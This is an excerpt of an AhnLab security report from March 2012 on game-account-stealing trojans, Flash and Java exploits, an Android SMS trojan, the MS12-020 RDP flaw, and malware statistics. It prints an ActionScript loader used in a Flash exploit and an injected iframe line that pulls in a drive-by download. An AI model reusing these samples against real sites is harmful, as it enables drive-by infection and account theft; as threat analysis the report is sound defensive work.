- HTML/Downloader (2012.03.01.00)
- Win-Trojan/Horst.45904.B (2012.03.01.00)
- Win-Trojan/Agent.4608.JG (2012.03.02.04)

Persistent distribution of online game hack variants

Variants of online game hacking malicious codes that have been distributed via intruded domestic websites are persistently created to avoid detection by security products. Recently, re-infection has been reported in a repaired system where a Windows system file (ws2help.dll) was replaced due to infection by online game hacking malicious code.

If infected by the malicious code, the following files are created.

- C:\Windows\SYSTEM32\ws2help.dll
- C:\Windows\SYSTEM32\dllcache\ws2help.dll
- C:\Windows\Tasks\sso1.dat (variant of former: SA1.dat)
- C:\Windows\Temp\del[6digits].bat (Multiple files are created and removed after execution. Each file has a feature to delete dropper and to copy sso1.dat to ws2help.dll.)


The thread created by the malicious code keeps monitoring the ws2help.dll file. The analysis findings are described below.

ws2help.dll file modified: Compares the file size with the malicious file (sso1.dat) and infects again if different.


sso1.dat file and ws2help.dll file deleted: Cannot restart system (Fig. 1-26).

Below is the SA01.dat file found in November 2011 and the infection type. For your reference, the sso1.dat file is the same as the ws2help.dll file, except the PE header (MZ 00), which was replaced by the malicious code at collection, as shown in Fig. 1-27.

[Fig. 1-26] Booting failure message occurred at deletion of ws2help.dll



[Fig. 1-27] Changed PE header of sso1.dat



Infected system can be diagnosed and repaired from:

- http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=105

V3 detects this malicious code as:

- Win-Trojan/Patcher.79357 (2012.03.12.00)
- Win-Trojan/PatchedA.Gen (2012.03.13, dedicated removal tool)

Online game hacking malicious code distributed by exploiting CVE-2012-0754 vulnerability

Not long ago, a targeted attack exploiting a vulnerability in Adobe Flash Player was detected in a document file (Refer to: http://asec.ahnlab.com/785). The vulnerability is now used by online game hacks, distributed via domestic websites.

The vulnerability is the action script shown in Fig. 1-28 that loads MP4 file (ee.jpg) from a malicious SWF file embedded in a webpage.


[Fig. 1-28] Part that loads MP4 file from action script embedded in SWF

```
Gondad = 'ESfP5oFVH3pjmcyg';
greeting = new flash.text.TextField();
greeting.text = 'Loading...';
greeting.x = 100;
greeting.y = 100;
addChild(greeting);
MyVideo = new flash.media.Video();
addChild(MyVideo);
MyNC = new flash.net.NetConnection();
MyNC.connect(null);
MyNS = new flash.net.NetStream(MyNC);
MyVideo.attachNetStream(MyNS);
MyNS.play('ee.jpg');
```


This vulnerability is similar to CVE-2011-2140, which has long been used by attackers and is associated with MP4 file in format and pattern but creates a different malicious file.

This case exploits two vulnerabilities together: CVE-2011-2140 that uses the file name of ea.jpg and CVE-2012-0754 that uses the file name of ee.jpg to create and execute MP4 file. Fig. 1-29 and Fig. 1-30 show ea.jpg and ee.jpg file structure, respectively.

[Fig. 1-29] MP4 file associated with CVE-2012-0754 vulnerability




[Fig. 1-30] MP4 file associated with CVE-2011-2140 vulnerability



As online game hacking malicious codes that exploit vulnerabilities are currently distributed on many domestic websites, users must install the latest version of Adobe Flash Player from http://get.adobe.com/kr/flashplayer/. You can check your version as shown in Fig. 1-31.

[Fig. 1-31] Adobe Flash Player Update Installation Screen




The malicious code incapacitates security products and steals online game accounts, as shown in Fig. 1-32.

The malicious code creates and modifies the following files:

- C:\WINDOWS\system32\WindowsEx.dll

[Fig. 1-32] Online game lists that the malicious code attempts to steal



- C:\WINDOWS\system32\ws2help.dll (The original file is backed up to ws2helpxp.dll.)

Infected system can be diagnosed and repaired from:

- http://www.ahnlab.com/kr/site/download/vacc/vaccView.do?seq=105

V3 detects this malicious code as:

- Trojan/Win32.OnlineGameHack
- JS/Agent
- SWF/Exploit

A stealthy malicious code steals online game accounts

Until now, the malicious codes that steal online game accounts attacked systems mainly by patching a normal system file. However, a stealthy type of malicious code has recently been detected. When infected by the malicious code, the following files and registries are created and registered.

[Created files]

- C:\WINDOWS\olesau32.dll
- C:\WINDOWS\system32\olesau32.dll
- C:\WINDOWS\system32\drivers\ahnurl.sys

[Registered registry]

- HKLM\SYSTEM\ControlSet001\Services\ahnurl\ImagePath (Data: ??\C:\WINDOWS\system32\drivers\ahnurl.sys")

The malicious code is activated when a victim logs in to certain online game websites from an infected system, and steals the user's account information. The targeted online games include Hangame, Net Marble, Pimang, Dungeon & Fighter, Tera, Maple Story and Lineage.

As shown in Fig. 1-33, ahnurl.sys file hooks ZwQueryDirectoryFile and ZwSetInformationFile and hides operation of itself and olesau32.dll.

[Fig. 1-33] Kernel hooking for hiding

ahnurl.sys	HookSDT	ZwQueryDirectoryFile	hooked [0xf89b2dc4(not found)]	0x0 0
ahnurl.sys	HookSDT	ZwSetInformationFile	hooked [0xf89b2f06(not found)]	0x0 0

V3 detects this malicious code as:

- Win-Trojan/Onlinegamehack.44637
- Win-Trojan/Rootkit.28928.C


01. Malicious Code Trend
c. Mobile Malicious Code Issues

Malicious code for Android Phones distributed via Twitter

Distribution of a variant of Android-Trojan/Fakeinst that sends premium-rate text messages and installs additional malicious codes has been detected in many domestic and overseas Twitter accounts.

The tweets used in the distribution are written in Russian and contain malicious URL that downloads malicious application.

[Fig. 1-34] Tweets that distribute malicious code




When a user clicks the URL in the tweet, the user is redirected to a page to induce installation of the malicious code, as shown in Fig. 1-35. The pages usually disguise themselves as installation pages for popular applications (e.g. mobile browser, mobile antivirus).

[Fig. 1-35] Web page that induces installation of a malicious code


Operations of the malicious application installed via the page include:

- Sending private information of infected smartphone (e.g. IMEI, IMSI, phone number) to a certain server
- Charging premium rate by sending SMS to a certain number
- Inducing installation of other malicious code while running in the background


[Fig. 1-36] Malicious application operation screen



[Fig. 1-37] Periodic pop-up that induces installation of a malicious code



[Fig. 1-38] Codes associated with malicious activities




V3 detects this malicious code as:

- Android-Trojan/Fakeinst
- Android-Trojan/FakeIM

02. Security Trend
a. Security Statistics

Microsoft Security Updates – March 2012

Microsoft issued a total of 6 security updates this month (1 critical, 4 important and 1 moderate) associated with Windows systems and applications. In particular, special caution should be exercised for MS12-020, which could allow remote code execution, as relevant attack codes have already been disclosed.



[Fig. 2-1] MS Security Updates

Severity	Vulnerability
Critical	Vulnerability in Remote Desktop could allow remote code execution (MS12-020)
Important	Vulnerability in DNS server could allow denial of service (MS12-017)
Important	Vulnerability in Windows kernel-mode driver could allow elevation of privilege (MS12-018)
Important	Vulnerability in Visual Studio could allow elevation of privilege (MS12-021)
Important	Vulnerability in Expression Design could allow remote code execution (MS12-022)
Moderate	Vulnerability in DirectWrite could allow denial of service (MS12-019)

[Table 2-1] MS Security Updates for March 2012

02. Security Trend
b. Security Issues


Announcement of vulnerabilities in Windows Remote Desktop

On March 14, 2012, Microsoft announced an urgent update of MS12-020 to resolve privately reported vulnerability in Remote Desktop, CVE-2012-0002. As Remote Desktop Protocol is commonly used, release of the execution code is associated with very high risk. It should also be noted that service denial attack code using this vulnerability has been leaked.

RDP (Remote Desktop Protocol) that configures virtual session in a desktop allows remote users access to all data and applications on the computer. An attacker can fully control an affected system, including installation of malicious codes or removal of existing programs by exploiting the RDP vulnerability. In March 2012, denial of service attack code is the only leak, and remote execution code has not been released. However, considering the code structure, it is highly possible that the attack code has been created.


Fig. 2-2 shows how RDP communicates. The vulnerability occurs in the connection initiation and basic setting exchange processes.

[Fig. 2-2] RDP connection process (Source: Microsoft MSDN)



Experience of previous DoS attacks suggests that domain parameter structures should be defaulted with defined values. Here, the maxChannelIds value of less than 6 in the targetParameters causes vulnerability of 'Use After Fee' in kernel (termdd.sys, rpdwd.sys).

[Fig. 2-3] RDP DoS attack packet




If the DoS attack is successful, the crash screen shown in Fig. 2-4 is displayed.


[Fig. 2-4] System crash screen due to RDP DoS attack

In addition, Command Line and GUI (Graphic User Interface) tools are currently shared in Chinese underground.

[Fig. 2-5] MS12-020 vulnerability attack tool causing BSOD



[Fig. 2-6] MS12-020 vulnerability attack tool created with Windows



Possible preventive actions for the vulnerability are to install MS12-020 patch or disable Windows Remote Desktop.

Caution should be exercised in Remote Desktop, as it is commonly used for administrative purpose. The following systems are affected.

- Windows XP
- Vista Ultimate
- Windows Server 2003
- Windows 7
- Windows Server 2008
- Windows Server 2008 R2

For Windows 2008 and Windows 7, the name is changed from 'Terminal Service' to 'Remote Desktop' and TCP/3389 port is used.

<TrusGuard Detection Name>

- ms12-020_rdp_exploit (CVE-2012-0002)

Recommendation for using the latest Java version

Malicious codes are continuously distributed via the web and it mostly exploit the vulnerabilities in Windows, Internet Explorer and Flash. However, recent increase in attacks using vulnerabilities in Java brings about needs for Java update. Java is not recognized as much as Windows or Flash Player. This is why many users keep old versions of Java or do not notice that they have Java installed on their computer, which makes Java become a target of attack.

In particular, CVE-2011-3544 vulnerability is frequently used in attacks, through which remote code can be executed in JRE setting. The attack code contains many malicious script files created using JSXX VIP Script. A common format of the attack is as below.


A website calls 'www._[deleted]_.com?iframe=XXX'.
Then, among several requested files, 'www. _[deleted]_.com/some.js' file is called, which is embedded in an intruded website,

[Fig. 2-7] A part of js file embedded in an intruded website

```
document.writeln(

"<iframe src=http:₩/₩/XXXwww._[removed]_.com₩/XXX₩/XXX.html?XXX  width=100 height=0> <₩/iframe>");
```


'www._[removed]_.com\/XXX\/XXX.html?XXX' is packed with malicious script and downloads malicious codes using vulnerabilities in Flash or Java Applet.

[Fig. 2-8] De-obfuscated code screen



To minimize damages from possible attack using the vulnerability in Java, update to the latest version is essential.

[Fig. 2-9] Java version checking screen




By using the command shown in Fig. 2-9 or visiting 'http://www.java.com/ko/download/installed.jsp', you can check the Java version currently installed on your computer. At the same time, you can see whether you can update the program.

03. Web Security Trend
a. Web Security Statistics

Website Security Summary


This month, SiteGuard (AhnLab's web browser security service) blocked 25,873 websites that distributed malicious codes. 619 types of malicious code, 397 domains with malicious code and 2,137 URLs with malicious code were found. The overall numbers are slightly decreased from the last month's.



[Table 3-1] Website Security Report on March 2012

Monthly Change in Blocked Malicious URLs


25,873 malicious URLs were blocked in March 2012, a 65% fall from the 73,746 blocked in the previous month.



[Fig. 3-1]] Monthly Change in Blocked Malicious URLs

Monthly Change in the Number of Reported Malicious Code Types


619 malicious code types were reported in March 2012, a 2% fall from the 630 reported in the previous month.



[Fig. 3-2] Monthly Change in the Number of Reported Malicious Code Types

Monthly Change in Domains with Malicious Code


397 domains were found with malicious codes in March 2012, a 1% fall from the 403 found in the previous month.



[Fig. 3-3] Monthly Change in Domains with Malicious Code

Monthly Change in URLs with Malicious Code

2,137 URLs were found with malicious codes in March 2012, a 58% fall from the 5,079 found in the previous month.




[Fig. 3-4] Monthly Change in URLs with Malicious Code

Top Distributed Types of Malicious Code

For March 2012, Trojan was the top distributed type of malicious code with 7,099 (27.4%) cases reported, followed by adware with 5,719 (22.1%) cases reported.

TYPE	Reports	Percentage
TROJAN	**7,099**	**27.4%**
ADWARE	5,719	22.1%
DOWNLOADER	3,340	12.9%
DROPPER	2,929	11.3%
APPCARE	1,367	5.3%
Win32/VIRUT	199	0.8%
SPYWARE	121	0.5%
WIN-CLICKER	109	0.4%
JOKE	108	0.4%
ETC	4,882	18.9%
	25,873	**100.0%**

[Table 3-2] Top Distributed Types of Malicious Code



[Fig. 3-5] Top Distributed Types of Malicious Code

Top 10 Distributed Malicious Codes


Ranking	↑↓	Malicious Code	Reports	Percentage
1	**▲7**	**Win-Adware/ToolBar.Cashon.308224**	**3,105**	**24.6%**
2	NEW	Dropper/Small.Gen	2,072	16.4%
3	▼1	Downloader/Win32.Korad	1,599	12.5%
4	▼1	Win-AppCare/WinKeyfinder.973512	1,246	9.9%
5	—	Downloader/Win32.Totoran	1,109	8.8%
6	▼2	Adware/Win32.KorAd	874	6.9%
7	NEW	Unwanted/Win32.WinKeygen	735	5.8%
8	NEW	Unwanted/Win32.WinKeyfinder	707	5.6%
9	▼2	Trojan/Win32.HDC	607	4.8%
10	NEW	Trojan/Win32.FakeAV	588	4.7%
			12,642	**100.0%**

[Table 3-3] Top 10 Distributed Malicious Codes

03. Web Security Trend
b. Web Security Issues

Mar. 2012 Malicious Code Intrusion: Website

[Fig. 3-6] Monthly malicious code intrusion: website



The chart above shows the number of websites intruded to distribute malicious codes. The number was about 2.5 times higher than that of the last month, because the attack reduction due to national holiday no longer applied.


Top 10 malicious codes distributed via websites

[Table 3-4] Top 10 malicious codes distributed via websites

Ranking	Threat	URL
1	**Win-Trojan/Patched.64512.B**	**48**
2	Win-Trojan/Patcher.133632	40
3	Win-Trojan/Agent.62976.IC	26
4	Win-Trojan/Onlinegamehack.139264.CX	25
5	Trojan/Win32.Patcher	16
6	Win-Trojan/Patcher.141176.B	16
7	Win-Trojan/Patcher.144192	16
8	Trojan/Win32.Patcher	16
9	Trojan/Win32.Patcher	12
10	Win-Trojan/Patched.143360.D	9

The table above shows the top 10 malicious codes distributed via websites this month. Win-Trojan/Patched.64512.B (hereafter Patched.64512.B) is the most frequently distributed malicious code, and the identified distribution channels were 48 domestic websites.

[Fig. 3-7] Distribution of Win-Trojan/Patched.64000.B



As for the types of site, distribution via media websites is the most reported, followed by distribution via P2P, online storage and others, as shown in Fig. 3-7. On several media websites, it was assumed that malicious codes were distributed via their simultaneous service of main URL and multiple sub-URLs. Also, some malicious scripts found on certain media websites were difficult to detect, as they were obfuscated using tab and space bar characters.


2. SECURITY TREND – 1Q 2012

01. Malicious Code Trend

a. Malicious Code Statistics

Top 20 Malicious Code Reports – 1Q 2012

Statistics collected by the ASEC show that 41,434,881 malicious codes were reported in the first quarter of 2012. The number increased by 3,719,491 from 37,715,390 cases reported in the last quarter. Trojan/Win32.adh was the most frequently reported malicious code, followed by JS/Agent and Trojan/Win32.hdc. 20 new malicious codes were included in this quarter (Table 4-1).



[Fig. 4-1] Monthly Change in Malicious Code Reports

Ranking	↑↓	Malicious Code	Reports	Percentage
1	NEW	Trojan/Win32.adh	2,417,926	15.8%
2	▼1	JS/Agent	2,086,223	13.6%
3	NEW	Trojan/Win32.hdc	1,356,630	8.9%
4	NEW	Trojan/Win32.Gen	1,314,212	8.6%
5	NEW	Malware/Win32.generic	1,294,300	8.5%
6	▼4	Textimage/Autorun	1,167,790	7.6%
7	NEW	Trojan/Win32.fakeav	869,213	5.7%
8	NEW	Adware/Win32.korad	715,846	4.7%
9	NEW	Trojan/Win32.agent	515,965	3.4%
10	NEW	Trojan/Win32.genome	430,830	2.8%
11	▼5	Win-Trojan/Agent.465408.T	368,978	2.4%
12	NEW	Html/Iframe	356,442	2.3%
13	NEW	Downloader/Win32.agent	350,376	2.3%
14	NEW	Downloader/Win32.adload	328,078	2.1%
15	NEW	Java/Agent	316,930	2.1%
16	NEW	ASD.PREVENTION	305,971	2.0%
17	▼9	JS/Iframe	297,327	1.9%
18	NEW	Backdoor/Win32.asper	289,823	1.9%
19	▼8	Html/Agent	266,624	1.7%
20	NEW	Adware/Win32.startpage	266,379	1.7%
			15,315,863	100.0%

[Table 4-1] Top 20 Malicious Code Reports

Top 20 Distributed Malicious Codes– 1Q 2012

The table below shows the percentage breakdown of the top 20 malicious code variants reported this quarter. In the first quarter of 2012, Trojan/Win32 was the most frequently reported malicious code, representing 31.8% (8,532,482 reports) of the top 20 malicious code variants, followed by Adware/Win32 (2,216,958) and JS/Agent (2,091,101).

Ranking	↑↓	Malicious Code	Reports	Percentage
